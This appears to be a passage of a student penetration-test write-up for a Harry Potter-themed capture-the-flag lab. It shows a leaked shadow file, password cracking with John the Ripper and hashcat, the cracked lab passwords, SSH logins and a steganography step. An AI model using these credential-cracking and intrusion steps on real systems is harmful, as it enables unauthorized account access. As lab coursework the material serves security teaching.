The Backup5.zip file contains two files, hint.txt and shadow file. Below is a screenshot describing the hint.txt file. The provided hint is a message from one of the users in the target machine. Dolores. However, the team did not find any clues to move forward from this file. But, they did checked out the fan page online to find any clues, but couldn't make out anything at the time.

```
┌──(divyeraghav㉿kali)-[~/…/Project/nfs-contents/backup5-files/backup5]
└─$ ls
hint.txt  shadow

┌──(divyeraghav㉿kali)-[~/…/Project/nfs-contents/backup5-files/backup5]
└─$ cat hint.txt
Dear Participants,

Ahem, hem, hem. It has come to my attention that some of you are struggling to
 proceed. How disappointing! Fear not, for I, Dolores Umbridge, am here to gui
de you, albeit reluctantly.

In order to progress further in this quest, it would behoove you to consult a
vast repository of knowledge, much like the Hogwarts library, but alas, in a d
igital format. Yes, I am referring to the esteemed Harry Potter fandom page. I
t contains a plethora of information about the Wizarding World, though I dares
ay it lacks the finesse of my own impeccable notes.

So, put aside your foolish notions of independence and reliance on your feeble
 intellect. Embrace the wisdom of others, and perhaps you shall find the path
to success. Remember, ignorance of the Harry Potter lore is not an excuse. I e
xpect you to be well-versed in all matters magical.

Yours disdainfully,
Dolores Umbridge

┌──(divyeraghav㉿kali)-[~/…/Project/nfs-contents/backup5-files/backup5]
└─$
```

The other file, shadow, contains the hashes of passwords which could be useful if cracked. The team used the passwd file (found previously) and the shadow file to crack the passwords of the users. First, they created a new file, 'output.db', using the 'unshadow' utility. Then, they leveraged the password cracking tool "John The Ripper", but were unsuccessful in their attempt to crack any passwords. Below are the screenshots describning the shadow file and an attempt to crack the passwords.

```
┌──(divyeraghav㉿kali)-[~/…/Project/nfs-contents/backup5-files/backup5]
└─$ ls
hint.txt  shadow

┌──(divyeraghav㉿kali)-[~/…/Project/nfs-contents/backup5-files/backup5]
└─$ cat shadow
root:*:19829:0:99999:7:::
daemon:*:19769:0:99999:7:::
bin:*:19769:0:99999:7:::
sys:*:19769:0:99999:7:::
sync:*:19769:0:99999:7:::
games:*:19769:0:99999:7:::
man:*:19769:0:99999:7:::
lp:*:19769:0:99999:7:::
mail:*:19769:0:99999:7:::
news:*:19769:0:99999:7:::
uucp:*:19769:0:99999:7:::
proxy:*:19769:0:99999:7:::
www-data:*:19769:0:99999:7:::
backup:*:19769:0:99999:7:::
list:*:19769:0:99999:7:::
irc:*:19769:0:99999:7:::
gnats:*:19769:0:99999:7:::
nobody:*:19769:0:99999:7:::
_apt:*:19769:0:99999:7:::
systemd-network:*:19769:0:99999:7:::
systemd-resolve:*:19769:0:99999:7:::
messagebus:*:19769:0:99999:7:::
systemd-timesync:*:19769:0:99999:7:::
pollinate:*:19769:0:99999:7:::
sshd:*:19769:0:99999:7:::
usbmux:*:19829:0:99999:7:::
hermione:8ee2027983915ec78acc45027d874316:19829:0:99999:7:::
draco:$y$j9T$b/MmVk9tpqwVyCxe37BUt0$1jGJ56rdTfyhJO1pTnqCpHahbsvRh9KhNc/71ggkSN/:19829:0:99999:7:::
harry:$y$j9T$b/MmVk9tpqwVyCxe37BUt0$1jGJ56rdTfyhJO1pTnqCpHahbsvRh9KhNc/71ggkSN/:19829:0:99999:7:::
dolores:5688499c70bd10c94d61ad1007f854ac:19829:0:99999:7:::
```

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project]
└─$ unshadow passwd shadow > output.db

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project]
└─$ ls -la output.db
-rw-r--r-- 1 divyeraghav divyeraghav 2094 May  1 18:38 output.db
```

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project]
└─$ ls -la output.db
-rw-r--r-- 1 divyeraghav divyeraghav 2094 May  1 18:38 output.db

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project]
└─$ john output.db
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=8
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 306 candidates buffered for the current salt, minimum 2048 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:LM_ASCII
```


Further, the team used another approach to crack the hashes in the shadow file. They used the hash cracking tool, Hashcat. Furthermore, they were able to crack two hashes as shown below in the screenshot.

Command: **hashcat -m 0 -a 0 shadow /usr/share/wordlists/rockyou.txt**

-m option: This specifies the hash type as MD5, which is the default hash type for the /etc/shadow file on many Linux systems.

-a option: This sets the attack mode to "Straight", which means Hashcat will use a wordlist-based attack to try and crack the passwords.

```
┌──(divyeraghav㉿kali)-[~/…/Project/nfs-contents/backup5-files/backup5]
└─$ hashcat -m 0 -a 0 shadow /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, P
OCL_DEBUG) - Platform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════
* Device #1: cpu-haswell-AMD Ryzen 7 6800H with Radeon Graphics, 1426/2916 MB (512 MB allocatable), 8MC
U

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'shadow' on line 1 (root:*:19829:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 2 (daemon:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 3 (bin:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 4 (sys:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 5 (sync:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 6 (games:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 7 (man:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 8 (lp:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 9 (mail:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 10 (news:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 11 (uucp:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 12 (proxy:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 13 (www-data:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 14 (backup:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 15 (list:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 16 (irc:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 17 (gnats:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 18 (nobody:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 19 (_apt:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 20 (systemd-network:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 21 (systemd-resolve:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 22 (messagebus:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 23 (systemd-timesync:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 24 (pollinate:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 25 (sshd:*:19769:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 26 (usbmux:*:19829:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 28 (draco:…KhNc/71ggkSN/:19829:0:99999:7:::): Token length exception
Hashfile 'shadow' on line 29 (harry:…KhNc/71ggkSN/:19829:0:99999:7:::): Token length exception

* Token length exception: 28/30 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username option is used but no username is present)
```



The highlighted text in the screenshot are two cracked hashes. After analyzing the shadow file with the cracked hashes, the team found that these hashes belonged to the users ‘Dolores’ and ‘Hermione’.

Username: **Dolores**
Password: **crucio**

Username: **Hermione**
Password: **potato**

The team tried to establish a SSH session for the user Hermione using the password, potato, however, was unsuccessful because the password was incorrect.

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ ssh hermione@192.168.116.159
hermione@192.168.116.159's password:
Permission denied, please try again.
hermione@192.168.116.159's password:
```

But the team successfully established a SSH session for the user 'Dolores' using the cracked password, crucio. Inside the home directory of the user, dolores, the team found a JSON file and a javascript (.JS) file. Analyzing these files did not provide any crucial information. But there were some hidden files as well in this directory. Below are the screenshots depicting the same.

```
┌──(anmol㉿kali)-[~]
└─$ ssh dolores@192.168.179.137
dolores@192.168.179.137's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Apr 21 11:49:14 2024
$ ls
HP-API.postman_collection.json  server.js
```

SSH into Dolores user account

```
$
$ ls -la
total 2420
drwxr-x--- 5 dolores dolores    4096 Apr 21 11:49 .
drwxr-xr-x 9 root    root       4096 Apr 17 23:32 ..
-rw------- 1 dolores dolores      11 Apr 21 11:49 .bash_history
-rw-r--r-- 1 dolores dolores     220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 dolores dolores    3771 Jan  6  2022 .bashrc
drwx------ 2 dolores dolores    4096 Apr 18 03:54 .cache
-rw-rw-r-- 1 dolores dolores 1806519 Apr 18 03:54 .hermione.png
drwxrwxr-x 2 dolores dolores    4096 Apr 21 11:01 .lestrange
drwxrwxr-x 3 dolores dolores    4096 Apr 18 03:52 .local
-rw-r--r-- 1 dolores dolores     807 Jan  6  2022 .profile
-rw-rw-r-- 1 dolores dolores     165 Apr 18 04:01 .wget-hsts
-rw-r--r-- 1 dolores dolores  460984 Apr 18 04:27 HP-API.postman_collection.json
-rw-r--r-- 1 dolores dolores  161916 Apr 18 04:28 server.js
$
```

There is a hidden directory, 'lestrange', inside which is another Horcrux, the Horcrux4.enc. The team copied this file onto the test machine with other horcruxes to decrypt it at a later stage.

Horcrux 4 – Found under '**/home/dolores/.lestrange**'


```
$
$ cd .lestrange
$ ls -la
total 12
drwxrwxr-x 2 dolores dolores 4096 Apr 21 11:01 .
drwxr-x--- 5 dolores dolores 4096 Apr 21 11:49 ..
-rwxrwxrwx 1 dolores dolores 1872 Apr 18 04:21 horcrux4.enc
$
```


Another important hidden file found under this directory was an image, "hermione.png". The team downloaded this image onto their test machine to further analyze it. They used steganography software to identify any hidden data inside the image. Well, indeed there was! The image contained the password for the user 'Hermione'.

Username: **Hermione**

Password: **pAtrOn3s0Tter**

Steganography software used: **https://stylesuxx.github.io/steganography/**





The team also tried to find interesting services using the ‘systemctl’ tool, however, were unsuccessful. Below is a screenshot depicting the running service.

```
$
$ who
tomriddle pts/0        2024-05-08 19:19 (192.168.116.138)
dolores  pts/1        2024-05-08 19:19 (192.168.116.138)
$
$ systemctl status
● enpm695-project
    State: running
     Jobs: 0 queued
   Failed: 0 units
    Since: Wed 2024-05-08 16:02:16 UTC; 3h 30min ago
   CGroup: /
           ├─user.slice
           │ ├─user-1006.slice
           │ │ ├─user@1006.service
           │ │ │ └─init.scope
           │ │ │   ├─3841 /lib/systemd/systemd --user
           │ │ │   └─3842 (sd-pam)
           │ │ └─session-32.scope
           │ │   ├─3835 sshd: tomriddle [priv]
           │ │   ├─3869 sshd: tomriddle@pts/0
           │ │   └─3870 -sh
           │ └─user-1004.slice
           │   ├─session-34.scope
           │   │ ├─3878 sshd: dolores [priv]
           │   │ ├─3909 sshd: dolores@pts/1
           │   │ ├─3910 -sh
           │   │ ├─4110 systemctl status
           │   │ └─4111 pager
           │   └─user@1004.service
           │     └─init.scope
           │       ├─3884 /lib/systemd/systemd --user
           │       └─3885 (sd-pam)
           ├─init.scope
           │ └─1 /sbin/init splash
           └─system.slice
             ├─apache2.service
             │ ├─ 851 /usr/sbin/apache2 -k start
```

Next, with the found password of the user Hermione, the team again tried to establish a SSH session with the target machine. And this time, it was successful. Below is the screenshot of the connection.

```
┌──(anmol㉿kali)-[~]
└─$ ssh hermione@192.168.179.137
hermione@192.168.179.137's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri May  3 22:55:16 2024 from 192.168.179.129
$ ls
$ ls -la
total 32
drwxr-x--- 4 hermione hermione 4096 Apr 21 12:11 .
drwxr-xr-x 9 root     root     4096 Apr 17 23:32 ..
-rw------- 1 hermione hermione   11 Apr 21 12:11 .bash_history
-rw-r--r-- 1 hermione hermione  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 hermione hermione 3771 Jan  6  2022 .bashrc
drwx------ 2 hermione hermione 4096 Apr 21 09:14 .cache
drwxrwxr-x 3 hermione hermione 4096 Apr 18 10:12 .local
-rw-r--r-- 1 hermione hermione  807 Jan  6  2022 .profile
$
```

SSH into Hermione user account

The home directory of the user Hermione didn't have any files or folders. So, the team started to surf around the system to find any useful artifact to move forward with the assessment.

The team again checked the running services to check if there were any new services and any failed ones using the 'systemctl' tool, however, were unsuccessful. Below is a screenshot depicting the running service.

The team came across a directory, "/var/log", that had a directory called '**timeturner'** which was only open to a specific group of users, i.e., **muggle**. And the user Hermione is part of that group.

Inside this folder that the team found, timeturner, there were three files amongst which was the Horcrux2.enc file. The other two files were 'hint.txt' and a file called 'cipher'. Below is a screenshot depicting the same.

Horcrux 2 – Found under '**/var/log/timeturner**'

The team copied the Horcrux file and set it aside to be analyzed at a later stage.

```
$ ls -la /var/log
total 27460
drwxr-xr-x  10 root root                4096 May  1 14:52 .
drwxr-xr-x  15 root root                4096 Apr 20 07:19 ..
-rw-r--r--   1 root root                 564 May  3 18:59 alternatives.log
-rw-r--r--   1 root root               26842 Apr 29 18:47 alternatives.log.1
drwxr-x---   2 root adm                 4096 May  4 00:00 apache2
drwxr-xr-x   2 root root                4096 May  3 18:58 apt
-rw-------   1 root root                   0 Apr 23 10:48 boot.log
-rw-------   1 root root               62506 Apr 23 10:48 boot.log.1
-rw-r--r--   1 root root               64549 Feb 16 18:37 bootstrap.log
-rw-rw----   1 root utmp               14976 May  4 15:26 btmp
-rw-rw----   1 root utmp            11262720 Apr 30 19:49 btmp.1
-rw-r-----   1 root adm                29746 Apr 23 10:49 cloud-init-output.log
-rw-r-----   1 root adm               624123 Apr 23 10:49 cloud-init.log
drwxr-xr-x   2 root root                4096 Feb 13 13:47 dist-upgrade
-rw-r--r--   1 root root                5004 May  3 18:59 dpkg.log
-rw-r--r--   1 root root              486711 Apr 29 18:47 dpkg.log.1
-rw-r--r--   1 root root               32224 Apr 20 07:20 faillog
-rw-r--r--   1 root root                2505 Apr 16 10:26 fontconfig.log
drwxrwx---   4 root adm                 4096 Apr 16 10:13 installer
drwxr-sr-x+  3 root systemd-journal     4096 Apr 16 10:17 journal
-rw-rw-r--   1 root utmp              294044 May  4 15:27 lastlog
drwx------   2 root root                4096 Feb 16 18:44 private
drwxr-x---   2 root muggle              4096 Apr 21 10:54 timeturner
drwxr-x---   2 root adm                 4096 May  1 14:52 unattended-upgrades
-rw-r-----   1 root adm                42764 May  3 22:07 vsftpd.log
-rw-------   1 root root            15299540 Apr 27 14:10 vsftpd.log.1
-rw-rw-r--   1 root utmp               73344 May  4 15:27 wtmp
$ ls -la /var/log/wtmp
-rw-rw-r-- 1 root utmp 73344 May  4 15:27 /var/log/wtmp
$ ls -la /var/log/installer
ls: cannot open directory '/var/log/installer': Permission denied
$ ls -la /var/log/timeturner
total 20
drwxr-x---  2 root     muggle 4096 Apr 21 10:54 .
drwxr-xr-x 10 root     root   4096 May  1 14:52 ..
-rwxr-----  1 hermione muggle   38 Apr 17 14:53 cipher
-rwxr-----  1 hermione muggle  603 Apr 17 14:54 hint.txt
-rwxrwxrwx  1 hermione muggle  336 Apr 21 10:21 horcrux2.enc
$
```

The file ‘cipher’ contains a bunch of random strings which look like have been encrypted. Below is a screenshot of the same.

```
$ cat cipher
lwzvyiav:hmenw,drwnazzr:YeR1lZ4vS1u3V
$
```

The file ‘hint.txt’ contains a message from Hermione which talks about puzzle and the encryption method for it, i.e., Vigenère Cipher. So, the team tried to crack the text in the ‘cipher’ file using an online Vigenère Cipher cracking software. Below are the screenshots showing the same.

```
$
$ ls
cipher  hint.txt  horcrux2.enc
$ cat hint.txt
Hello,

Oh, honestly, Ronald, sometimes you can be so dense! It's as clear as day that the key to dec
rypting the cipher text lies within the pages of knowledge. Think, what would Tom Felton do i
f faced with such a puzzle? He'd surely resort to cunning and strategy.

Ah, but of course, it's a Vigenère cipher we're dealing with here. So, channel your inner Dra
co and think deviously. Each clue is a puzzle piece waiting to be unraveled.

Now, put aside your Gryffindor bravado and embrace the intellect of a Slytherin. The answers
you seek are closer than you think.

Yours sincerely,
Hermione Granger
$
```

Vigenere Cipher Decryption: https://www.dcode.fr/vigenere-cipher

